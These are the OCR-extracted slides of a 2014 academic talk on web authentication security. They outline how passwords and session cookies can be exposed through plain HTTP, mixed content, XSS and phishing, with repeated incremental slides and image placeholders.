Client-side Protection for Web Authentication

Michele Bugliesi

(S. Calzavara, R. Focardi, W. Khan and M. Tempesta)

Ca' Foscari Univ. of Venice

TRENDS 2014

September 6th, 2014

Outline

Web Authentication Security

Authentication

The process of determining whether someone or something is, in fact, who or what it is declared to be.

- e.g., the account numbers bound to a bank transaction

A long studied problem in computer security

Web Authentication Security

Authentication

The process of determining whether someone or something is, in fact, who or what it is declared to be.

- e.g., the account numbers bound to a bank transaction


A long studied problem in computer security

Web Authentication


If used in its default configuration without additional protection measures, today's Web authentication almost appears to be an exercise in demonstrating how an authentication process should not be realized

[Johns, Lekies, Braun, Flesch 2012]

Authenticated Sessions on the Web




Authenticated Sessions on the Web



- Send credentials (password) to start authenticated session
- Send cookies to re-authenticate during session


Authenticated Sessions on the Web... with Guests!

- Password authentication over HTTPS,




Authenticated Sessions on the Web... with Guests!

- Password authentication over HTTPS, rest of session over HTTP.



Authenticated Sessions on the Web... with Guests!

- Password authentication over HTTPS, rest of session over HTTP.



- Naive, but often found in websites

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Too simple ...

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Too simple ...

✓ provides end-to-end confidentiality and integrity (with freshness)

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Too simple ...

✓ provides end-to-end confidentiality and integrity (with freshness)

✓ fixes previous example

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Too simple ...

- ✓ provides end-to-end confidentiality and integrity (with freshness)
- ✓ fixes previous example
- ✗ network attacks are only part of the problem (e.g., XSS)

Web authentication is subtler than it appears

Simple idea

- HTTPS (with trusted certificates) solves all problems

Too simple ...

- ✓ provides end-to-end confidentiality and integrity (with freshness)
- ✓ fixes previous example
- ✗ network attacks are only part of the problem (e.g., XSS)
- ✗ mixed content (HTTP / HTTPS) are widespread

Web authentication (in)security

Passwords...

- often exchanged in clear (e.g., BitShare)
- accessed by JS (`input type="password"`?)
- stolen by a wide range of techniques (phishing, SSL stripping ...)

Web authentication (in)security


Passwords...

- often exchanged in clear (e.g., BitShare)
- accessed by JS (`input type="password"`?)
- stolen by a wide range of techniques (phishing, SSL stripping ...)


Cookies...

- also sent in clear (e.g., Amazon)
- stolen via XSS
- fixated by an attacker


Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)



